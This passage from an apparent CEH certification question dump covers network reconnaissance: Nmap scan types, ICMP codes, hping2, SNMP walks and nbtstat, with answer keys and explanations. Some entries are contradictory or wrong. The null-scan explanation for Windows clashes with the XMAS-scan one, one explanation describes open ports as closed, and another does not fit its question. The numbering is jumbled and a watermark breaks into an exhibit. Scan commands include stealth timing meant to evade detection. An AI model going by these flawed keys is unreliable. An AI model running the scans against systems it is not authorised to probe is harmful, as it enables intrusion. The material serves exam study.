- B. Nmap scan with the -sP (Ping scan) switch.
- C. Netcat scan with the -u -e switches.
- D. Nmap with the -sO (Raw IP packets) switch.

**Answer: D**

**Explanation:** Running Nmap with the -sO switch will do a IP Protocol Scan. The IP protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

**QUESTION NO: 13**

What are two types of ICMP code used when using the ping command?

- A. It uses types 0 and 8.
- B. It uses types 13 and 14.
- C. It uses types 15 and 17.
- D. The ping command does not use ICMP but uses UDP.

**Answer: A**

**Explanation:** ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

**QUESTION NO: 14**

**You are having problems while retrieving results after performing port scanning during internal testing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.**

**Which one of the following statements is probably true?**

- A. The systems have all ports open.
- B. The systems are running a host based IDS.
- C. The systems are web servers.
- D. The systems are running Windows.

**Answer: D**

**Explanation: The null scan turns off all flags, creating a lack of TCP flags that should never occur in the real world. If the port is closed, a RST frame should be returned and a null scan to an open port results in no response. Unfortunately Microsoft (like usual) decided to completely ignore the standard and do things their own way. Thus this scan type will not work against systems running Windows as they choose not to respond at all. This is a good way to distinguish that the system being scanned is running Microsoft Windows.**

**QUESTION NO: 15**

**John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately.**

**What would you suggest to John to help identify the OS that is being used on the remote web server?**

- A. Connect to the web server with a browser and look at the web page.
- B. Connect to the web server with an FTP client.
- C. Telnet to port 8080 on the web server and look at the default page code.
- D. Telnet to an open port and grab the banner.

**Answer: D**

**Explanation:**

**Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.**

**QUESTION NO: 16**

An Nmap scan shows the following open ports, and nmap also reports that the OS guessing results to match too many signatures hence it cannot reliably be identified:

21 ftp  
23 telnet  
80 http  
443https

**What does this suggest ?**

- A. This is a Windows Domain Controller
- B. The host is not firewalled
- C. The host is not a Linux or Solaris system
- D. The host is not properly patched

**Answer: D**

**Explanation: If the answer was A nmap would guess it, it holds the MS signature database, the host not being firewalled makes no difference. The host is not linux or solaris, well it very well could be. The host is not properly patched? That is the closest; nmaps OS detection architecture is based solely off the TCP ISN issued by the operating systems TCP/IP stack, if the stack is modified to show output from randomized ISN's or if your using a program to change the ISN then OS detection will fail. If the TCP/IP IP ID's are modified then os detection could also fail, because the machine would most likely come back as being down.**

**QUESTION NO: 17**

**What port scanning method involves sending spoofed packets to a target system and then looking for adjustments to the IPID on a zombie system?**

- A. Blind Port Scanning
- B. Idle Scanning
- C. Bounce Scanning

- D. Stealth Scanning
- E. UDP Scanning

**Answer: B**

**Explanation:**

from NMAP:

-sI <zombie host[:probeport]> Idlescan: This advanced scan method allows for a truly blind TCP port scan of the target (meaning no packets are sent to the target from your real IP address). Instead, a unique side-channel attack exploits predictable "IP fragmentation ID" sequence generation on the zombie host to glean information about the open ports on the target.

**QUESTION NO: 18**

**What port scanning method is the most reliable but also the most detectable?**

- A. Null Scanning
- B. Connect Scanning
- C. ICMP Scanning
- D. Idlescan Scanning
- E. Half Scanning
- F. Verbose Scanning

**Answer: B**

**Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection.**

**QUESTION NO: 19**

**What does an ICMP (Code 13) message normally indicates?**

- A. It indicates that the destination host is unreachable
- B. It indicates to the host that the datagram which triggered the source quench message will need to be re-sent
- C. It indicates that the packet has been administratively dropped in transit
- D. It is a request to the host to cut back the rate at which it is sending traffic to the Internet destination

**Answer: C**

**Explanation: CODE 13 and type 3 is destination unreachable due to communication administratively prohibited by filtering hence maybe they meant "code 13", therefore would be C).**

**Note:**

- A - Type 3
- B - Type 4
- C - Type 3 Code 13
- D - Typ4 4

**QUESTION NO: 20**

**Because UDP is a connectionless protocol: (Select 2)**

- A. UDP recvfrom() and write() scanning will yield reliable results
- B. It can only be used for Connect scans
- C. It can only be used for SYN scans
- D. There is no guarantee that the UDP packets will arrive at their destination
- E. ICMP port unreachable messages may not be returned successfully

**Answer: D, E**

**Explanation: Neither UDP packets, nor the ICMP errors are guaranteed to arrive, so UDP scanners must also implement retransmission of packets that appear to be lost (or you will get a bunch of false positives).**

**QUESTION NO: 21**

**You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of what protocols are being used. You need to discover as many different protocols as possible. Which kind of scan would you use to do this?**

- A. Nmap with the -sO (Raw IP packets) switch
- B. Nessus scan with TCP based pings

- C. Nmap scan with the -sP (Ping scan) switch
- D. Netcat scan with the -u -e switches

**Answer: A**

**Explanation:** Running Nmap with the -sO switch will do a IP Protocol Scan. The IP protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

**QUESTION NO: 22**

**What ICMP message types are used by the ping command?**

- A. Timestamp request (13) and timestamp reply (14)
- B. Echo request (8) and Echo reply (0)
- C. Echo request (0) and Echo reply (1)
- D. Ping request (1) and Ping reply (2)

**Answer: B**

**Explanation:** ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

**QUESTION NO: 23**

**Which of the following systems would not respond correctly to an nmap XMAS scan?**

- A. Windows 2000 Server running IIS 5
- B. Any Solaris version running SAMBA Server
- C. Any version of IRIX
- D. RedHat Linux 8.0 running Apache Web Server

**Answer: A**

**Explanation:**

When running a XMAS Scan, if a RST packet is received, the port is considered closed, while no response means it is open/filtered. The big downside is that not all systems follow RFC 793 to the letter. A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400.

**QUESTION NO: 24**

```
home/root # traceroute www.targetcorp.com <http://www.targetcorp.com>
traceroute to www.targetcorp.com <http://www.targetcorp.com>
(192.168.12.18), 64 hops may, 40 byte packets
 1 router.anon.com (192.13.212.254) 1.373 ms 1.123 ms 1.280 ms
 2 192.13.133.121 (192.13.133.121) 3.680 ms 3.506 ms 4.583 ms
 3 firewall.anon.com (192.13.192.17) 127.189 ms 257.404 ms 208.484 ms
 4 anon-gw.anon.com (192.93.144.89) 471.68 ms 376.875 ms 228.286 ms
 5 fe5-0.lin.isp.com (192.162.231.225) 2.961 ms 3.852 ms 2.974 ms
 6 fe0-0.lon0.isp.com (192.162.231.234) 3.979 ms 3.243 ms 4.370 ms
 7 192.13.133.5 (192.13.133.5) 11.454 ms 4.221 ms 3.333 ms
 6 * * *
 7 * * *
 8 www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18) 5.392
ms 3.348 ms 3.199 ms
```

Use the traceroute results shown above to answer the following question:  
**The perimeter security at targetcorp.com does not permit ICMP TTL-expired packets out.**

- A. True
- B. False

**Answer: A**

**Explanation:** As seen in the exhibit there is 2 registrations with timeout, this tells us that the firewall filters packets where the TTL has reached 0, when you continue with higher starting values for TTL you will get an answer from the target of the traceroute.

**QUESTION NO: 25**

**While attempting to discover the remote operating system on the target computer, you receive the following results from an nmap scan:**

```
Starting nmap V. 3.10ALPHA9 ( www.insecure.org/nmap/
<http://www.insecure.org/nmap/> )
Interesting ports on 172.121.12.222:
(The 1592 ports scanned but not shown below are in state: filtered)
Port State Service
21/tcp open ftp
25/tcp open smtp
53/tcp closed domain
80/tcp open http
443/tcp open https
Remote operating system guess: Too many signatures match to reliably
guess the OS.
Nmap run completed -- 1 IP address (1 host up) scanned in 277.483
seconds
```

**What should be your next step to identify the OS?**

- A. Perform a firewall with that system as the target IP
- B. Perform a tcp traceroute to the system using port 53
- C. Run an nmap scan with the -v-v option to give a better output
- D. Connect to the active services and review the banner information

**Answer: D**

**Explanation: Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.**

**QUESTION NO: 26**

**When Nmap performs a ping sweep, which of the following sets of requests does it send to the target device?**

- A. ICMP ECHO\_REQUEST & TCP SYN
- B. ICMP ECHO\_REQUEST & TCP ACK
- C. ICMP ECHO\_REPLY & TFP RST
- D. ICMP ECHO\_REPLY & TCP FIN

**Answer: B**

**Explanation:** The default behavior of NMAP is to do both an ICMP ping sweep (the usual kind of ping) and a TCP port 80 ACK ping sweep. If an admin is logging these this will be fairly characteristic of NMAP.

**QUESTION NO: 63**

\_\_\_\_\_ is one of the programs used to wardial.

- A. DialIT
- B. Netstumbler
- C. TooPac
- D. Kismet
- E. ToneLoc

**Answer: E**

**Explanation:** ToneLoc is one of the programs used to wardial. While this is considered an "old school" technique, it is still effective at finding backdoors and out of band network entry points.

**QUESTION NO: 27**

What are the default passwords used by SNMP?(Choose two.)

- A. Password
- B. SA
- C. Private
- D. Administrator
- E. Public
- F. Blank

**Answer: C, E**

**Explanation:** Besides the fact that it passes information in clear text, SNMP also uses well-known passwords. Public and private are the default passwords used by SNMP.

**QUESTION NO: 28**

**Which of the following ICMP message types are used for destinations unreachable?**

- A. 0
- B. 3
- C. 11
- D. 13
- E. 17

**Answer: B**

**Explanation: Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.**

**QUESTION NO: 29**

**What is the proper response for a FIN scan if the port is closed?**

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST

**Answer: E**

**Explanation: Closed ports respond to a FIN scan with a RST.**

**QUESTION NO: 30**

**What is the proper response for a FIN scan if the port is open?**

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Answer: F**

**Explanation: Open ports respond to a FIN scan by ignoring the packet in question.**

**QUESTION NO: 31**

**What is the proper response for a X-MAS scan if the port is closed?**

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Answer: E**

**Explanation: Closed ports respond to a X-MAS scan with a RST.**

**QUESTION NO: 32**

**What is the proper response for a X-MAS scan if the port is open?**

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Answer: F**

**Explanation: Closed ports respond to a X-MAS scan by ignoring the packet.**

**QUESTION NO: 33**

**What flags are set in a X-MAS scan?(Choose all that apply.)**

- A. SYN
- B. ACK

- C. FIN
- D. PSH
- E. RST
- F. URG

**Answer: C, D, F**

**Explanation: FIN, URG, and PSH are set high in the TCP packet for a X-MAS scan**

**QUESTION NO: 34**

**Which of the following is an automated vulnerability assessment tool.**

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jll32

**Answer: C**

**Explanation: Nessus is a vulnerability assessment tool.**

**QUESTION NO: 35**

**John is using a special tool on his Linux platform that has a signature database and is therefore able to detect hundred of vulnerabilities in UNIX, Windows, and commonly-used web CGI scripts. Additionally, the database detects DDoS zombies and Trojans. What would be the name of this multifunctional tool?**

- A. nmap
- B. hping
- C. nessus
- D. make

**Answer: C**

**Explanation:**

Nessus is the world's most popular vulnerability scanner, estimated to be used by over 75,000 organizations world-wide. Nmap is mostly used for scanning, not for detecting vulnerabilities. Hping is a free packet generator and analyzer for the TCP/IP protocol and make is used to automatically build large applications on the \*nix platform.

**QUESTION NO: 36**

\_\_\_\_\_ is an automated vulnerability assessment tool.

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jill32

**Answer: C**

**Explanation: Nessus is a vulnerability assessment tool.**

**QUESTION NO: 37**

**What is the disadvantage of an automated vulnerability assessment tool?**

- A. Ineffective
- B. Slow
- C. Prone to false positives
- D. Prone to false negatives
- E. Noisy

**Answer: E**

**Explanation: Vulnerability assessment tools perform a good analysis of system vulnerabilities; however, they are noisy and will quickly trip IDS systems.**

**QUESTION NO: 38**

**What are two things that are possible when scanning UDP ports? (Choose two.**

- A. A reset will be returned
- B. An ICMP message will be returned
- C. The four-way handshake will not be completed
- D. An RFC 1294 message will be returned
- E. Nothing

**Answer: B, E**

**Explanation: Closed UDP ports can return an ICMP type 3 code 3 message. No response can mean the port is open or the packet was silently dropped.**

**QUESTION NO: 39**

**Which of the following ICMP message types are used for destinations unreachables?**

- A. 0
- B. 3
- C. 11
- D. 13
- E. 17

**Answer: B**

**Explanation: Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.**

**QUESTION NO: 40**

**What does a type 3 code 13 represent?(Choose two.**

- A. Echo request
- B. Destination unreachable
- C. Network unreachable
- D. Administratively prohibited
- E. Port unreachable
- F. Time exceeded

**Answer: B, D**

**Explanation: Type 3 code 13 is destination unreachable administratively prohibited. This type of message is typically returned from a device blocking a port.**

**QUESTION NO: 41**

**Destination unreachable administratively prohibited messages can inform the hacker to what?**

- A. That a circuit level proxy has been installed and is filtering traffic
- B. That his/her scans are being blocked by a honeypot or jail
- C. That the packets are being malformed by the scanning software
- D. That a router or other packet-filtering device is blocking traffic
- E. That the network is functioning normally

**Answer: D**

**Explanation: Destination unreachable administratively prohibited messages are a good way to discover that a router or other low-level packet device is filtering traffic. Analysis of the ICMP message will reveal the IP address of the blocking device and the filtered port. This further adds to the network map and information being discovered about the network and hosts.**

**QUESTION NO: 42**

**Which of the following Nmap commands would be used to perform a stack fingerprinting?**

- A. Nmap -O -p80 <host(s.>
- B. Nmap -hU -Q<host(s.>
- C. Nmap -sT -p <host(s.>
- D. Nmap -u -o -w2 <host>
- E. Nmap -sS -0p target

**Answer: A**

**Explanation:**

This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtlety in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file. to decide what type of system you are scanning.

QUESTION NO: 43

Exhibit

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1
TCP TTL:44 TOS:0x10 ID:242
```

**Testking.com**

```
FRP** Seq: 0xA1D95 Ack: 0x53 Win: 0x400
05/20-17:06:58.685879 192.160.13.4:31337 -> 172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0xA1D95 Ack: 0x53 Win: 0x400
```

(Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

What is odd about this attack? Choose the best answer.

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes form port 31337.
- C. The attacker wants to avoid creating a sub-carries connection that is not normally valid.
- D. These packets were crafted by a tool, they were not created by a standard IP stack.

**Answer: B**

**Explanation:**

Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of 'elite', meaning 'elite hackers'.

**QUESTION NO: 44**

**Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by and IDS?**

- A. SYN scan
- B. ACK scan
- C. RST scan
- D. Connect scan
- E. FIN scan

**Answer: D**

**Explanation: The TCP full connect (-sT) scan is the most reliable.**

**QUESTION NO: 45**

**Name two software tools used for OS guessing.(Choose two.**

- A. Nmap
- B. Snadboy
- C. Queso
- D. UserInfo
- E. NetBus

**Answer: A, C**

**Explanation: Nmap and Queso are the two best-known OS guessing programs. OS guessing software has the ability to look at peculiarities in the way that each vendor implements the RFC's. These differences are compared with its database of known OS fingerprints. Then a best guess of the OS is provided to the user.**

**QUESTION NO: 46**

Sandra is the security administrator of TestKing.com. One day she notices that the TestKing.com Oracle database server has been compromised and customer information along with financial data has been stolen. The financial loss will be estimated in millions of dollars if the database gets into the hands of competitors. Sandra wants to report this crime to the law enforcement agencies immediately. Which organization coordinates computer crime investigations throughout the United States?

- A. NDCA
- B. NICP
- C. CIRP
- D. NPC
- E. CIA

**Answer: D**

**QUESTION NO: 47**

Which of the following Nmap commands would be used to perform a UDP scan of the lower 1024 ports?

- A. Nmap -h -U
- B. Nmap -hU <host(s.>
- C. Nmap -sU -p 1-1024 <host(s.>
- D. Nmap -u -v -w2 <host> 1-1024
- E. Nmap -sS -O target/1024

**Answer: C**

**Explanation: Nmap -sU -p 1-1024 <hosts.> is the proper syntax. Learning Nmap and its switches are critical for successful completion of the CEH exam.**

**QUESTION NO: 48**

While reviewing the result of scanning run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Cisco Systems, Inc.
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 : OBJECT IDENTIFIER:
.iso.org.dod.internet.private.enterprise.cisco.ctb.mib.cisco4700
system.sysUpTime.0 : Timeticks: (1563980174) 18 days, 2:26:20.17
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

Which among the following can be used to get this output?

- A. A Bo2k system query.
- B. nmap protocol scan
- C. A sniffer
- D. An SNMP walk

**Answer: D**

**Explanation:** SNMP lets you "read" information from a device. You make a query of the server (generally known as the "agent"). The agent gathers the information from the host system and returns the answer to your SNMP client. It's like having a single interface for all your informative Unix commands. Output like system.sysContact.0 is called a MIB.

**QUESTION NO: 49**

**You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?**

- A. The zombie you are using is not truly idle.
- B. A stateful inspection firewall is resetting your queries.
- C. Hping2 cannot be used for idle scanning.
- D. These ports are actually open on the target system.

**Answer: A**

**Explanation: If the IPID is incremented by more than the normal increment for this type of system it means that the system is interacting with some other system beside yours and has sent packets to an unknown host between the packets destined for you.**

**QUESTION NO: 50**

**While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor. How can you modify your scan to prevent triggering this event in the IDS?**

- A. Scan more slowly.
- B. Do not scan the broadcast IP.
- C. Spoof the source IP address.
- D. Only scan the Windows systems.

**Answer: B**

**Explanation: Scanning the broadcast address makes the scan target all IP addresses on that subnet at the same time.**

**QUESTION NO: 51**

**You are concerned that someone running PortSentry could block your scans, and you decide to slow your scans so that no one detects them. Which of the following commands will help you achieve this?**

- A. `nmap -sS -PT -PI -O -T1 <ip address>`
- B. `nmap -sO -PT -O -C5 <ip address>`
- C. `nmap -sF -PT -PI -O <ip address>`

D. nmap -sF -P0 -O <ip address>

**Answer: A**

**Explanation: -T[0-5]:Settimingtemplate(higherisfaster)**

**QUESTION NO: 52**

**You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?**

- A. XMAS scan
- B. Stealth scan
- C. Connect scan
- D. Fragmented packet scan

**Answer: C**

**Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection.**

**QUESTION NO: 53**

**Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?**

- A. It is a network fault and the originating machine is in a network loop
- B. It is a worm that is malfunctioning or hardcoded to scan on port 500
- C. The attacker is trying to detect machines on the network which have SSL enabled
- D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

**Answer: D**

**Explanation:**

**Port 500 is used by IKE (Internet Key Exchange). This is typically used for IPSEC-based VPN software, such as Freeswan, PGPnet, and various vendors of in-a-box VPN solutions such as Cisco. IKE is used to set up the session keys. The actual session is usually sent with ESP (Encapsulated Security Payload) packets, IP protocol 50 (but some in-a-box VPN's such as Cisco are capable of negotiating to send the encrypted tunnel over a UDP channel, which is useful for use across firewalls that block IP protocols other than TCP or UDP).**

**QUESTION NO: 54**

**A distributed port scan operates by:**

- A. Blocking access to the scanning clients by the targeted host
- B. Using denial-of-service software against a range of TCP ports
- C. Blocking access to the targeted host by each of the distributed scanning clients
- D. Having multiple computers each scan a small number of ports, then correlating the results

**Answer: D**

**Explanation: Think of dDoS (distributed Denial of Service) where you use a large number of computers to create simultaneous traffic against a victim in order to shut them down.**

**QUESTION NO: 55**

**You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?**

- A. Use NetScan Tools Pro to conduct the scan
- B. Run nmap XMAS scan against 192.168.1.10
- C. Run NULL TCP hping2 against 192.168.1.10
- D. The firewall is blocking all the scans to 192.168.1.10

**Answer: C**

**QUESTION NO: 56**

**What does ICMP (type 11, code 0) denote?**

- A. Unknown Type
- B. Time Exceeded
- C. Source Quench
- D. Destination Unreachable

**Answer: B**

**Explanation: An ICMP Type 11, Code 0 means Time Exceeded [RFC792], Code 0 = Time to Live exceeded in Transit and Code 1 = Fragment Reassembly Time Exceeded.**

**QUESTION NO: 57**

**An nmap command that includes the host specification of 202.176.56-57.\* will scan \_\_\_\_\_ number of hosts.**

- A. 2
- B. 256
- C. 512
- D. Over 10,000

**Answer: C**

**Explanation: The hosts with IP address 202.176.56.0-255 & 202.176.57.0-255 will be scanned (256+256=512)**

**QUESTION NO: 58**

**A specific site received 91 ICMP\_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP\_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP\_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?**

- A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
- B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
- C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
- D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

**Answer: B**

**QUESTION NO: 59**

**Which of the following commands runs snort in packet logger mode?**

- A. `./snort -dev -h ./log`
- B. `./snort -dev -l ./log`
- C. `./snort -dev -o ./log`
- D. `./snort -dev -p ./log`

**Answer: B**

**Note:** If you want to store the packages in binary mode for later analysis use `./snort -l ./log -b`

**QUESTION NO: 60**

**Which of the following command line switch would you use for OS detection in Nmap?**

- A. `-D`
- B. `-O`
- C. `-P`
- D. `-X`

**Answer: B**

**Explanation: OSDETECTION:**

- `-O:EnableOSdetection(try2ndgenerationw/fallbackto1st)`
- `-O2:OnlyusetheNewOSdetectionsystem(nofallback)`
- `-O1:Onlyusetheold(1stgeneration)OSdetectionsystem`
- `--osscan-limit:LimitOSdetectiontopromisingtargets`
- `--osscan-guess:GuessOSmoreaggressively`

**QUESTION NO: 61**

**You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?**

```
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
```

```
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
```

```
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +
0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
```

```
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

- A. ping packets cannot bypass firewalls
- B. you must use ping 10.2.3.4 switch
- C. hping2 uses TCP instead of ICMP by default
- D. hping2 uses stealth TCP packets to connect

**Answer: C**

**Explanation:** Default protocol is TCP, by default hping2 will send tcp headers to target host's port 0 with a winsize of 64 without any tcp flag on. Often this is the best way to do an 'hide ping', useful when target is behind a firewall that drop ICMP. Moreover a tcp null-flag to port 0 has a good probability of not being logged.

**QUESTION NO: 62**

**You have initiated an active operating system fingerprinting attempt with nmap against a target system:**

```
[root@ceh NG]# /usr/local/bin/nmap -sT -O 10.0.0.1
```

**Starting nmap 3.28 ( [www.insecure.org/nmap/](http://www.insecure.org/nmap/)) at 2003-06-18 19:14 IDT**

**Interesting ports on 10.0.0.1:**

**(The 1628 ports scanned but not shown below are in state: closed)**

**PortStateService**

21/tcp filtered ftp  
22/tcp filtered ssh  
25/tcp open smtp  
80/tcp open http  
135/tcp open loc-srv  
139/tcp open netbios-ssn  
389/tcp open LDAP  
443/tcp open https  
465/tcp open smtps  
1029/tcp open ms-lsa  
1433/tcp open ms-sql-s  
2301/tcp open compaqdiag  
5555/tcp open freeciv  
5800/tcp open vnc-http  
5900/tcp open vnc  
6000/tcp filtered X11

Remote operating system guess: Windows XP, Windows 2000, NT4 or 95/98/98SE  
Nmap run completed -- 1 IP address (1 host up) scanned in 3.334 seconds

Using its fingerprinting tests nmap is unable to distinguish between different groups of Microsoft based operating systems - Windows XP, Windows 2000, NT4 or 95/98/98SE.

What operating system is the target host running based on the open ports shown above?

- A. Windows XP
- B. Windows 98 SE
- C. Windows NT4 Server
- D. Windows 2000 Server

**Answer: D**

**Explanation:** The system is reachable as an active directory domain controller (port 389, LDAP)

**QUESTION NO: 63**

Study the log below and identify the scan type.

**tcpdump -vv host 192.168.1.10**

```
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
```

```
tcpdump -vv -x host 192.168.1.10
```

```
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060) 4500
0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000
```

- A. nmap -sR 192.168.1.10
- B. nmap -sS 192.168.1.10
- C. nmap -sV 192.168.1.10
- D. nmap -sO -T 192.168.1.10

**Answer: D**

#### QUESTION NO: 64

**Why would an attacker want to perform a scan on port 137?**

- A. To discover proxy servers on a network
- B. To disrupt the NetBIOS SMB service on the target host
- C. To check for file and print sharing on Windows systems
- D. To discover information about a target host using NBTSTAT

**Answer: D**

**Explanation: Microsoft encapsulates netbios information within TCP/Ip using ports 135-139. It is trivial for an attacker to issue the following command:**

```
nbtstat -A (your Ip address)
```

from their windows machine and collect information about your windows machine (if you are not blocking traffic to port 137 at your borders).

**QUESTION NO: 65**

**Steve scans the network for SNMP enabled devices. Which port number Steve should scan?**

- A. 69
- B. 150
- C. 161
- D. 169

**Answer: C**

**Explanation: The SNMP default port is 161. Port 69 is used for tftp, 150 is for SQL-NET and 169 is for SEND.**

**QUESTION NO: 66**

**One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker source IP address.**

**You send a ping request to the broadcast address 192.168.5.255.**

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
---
```

**There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?**

- A. You cannot ping a broadcast address. The above scenario is wrong.
- B. You should send a ping request with this command ping 192.168.5.0-255
- C. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
- D. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

**Answer: D**

**Explanation:** As stated in the correct option, Microsoft Windows does not handle pings to a broadcast address correctly and therefore ignores them.

**QUESTION NO:67**

**Which Type of scan sends a packets with no flags set ?**

**Select the Answer**

- A. Open Scan
- B. Null Scan
- C. Xmas Scan
- D. Half-Open Scan

**Answer: B**

**Explanation:**

**The types of port connections supported are:**

- \* TCP Full Connect. This mode makes a full connection to the target's TCP ports and can save any data or banners returned from the target. This mode is the most accurate for determining TCP services, but it is also easily recognized by Intrusion Detection Systems (IDS).
- \* UDP ICMP Port Unreachable Connect. This mode sends a short UDP packet to the target's UDP ports and looks for an ICMP Port Unreachable message in return. The absence of that message indicates either the port is used, or the target does not return the ICMP message which can lead to false positives. It can save any data or banners returned from the target. This mode is also easily recognized by IDS.
- \* TCP Full/UDP ICMP Combined. This mode combines the previous two modes into one operation.
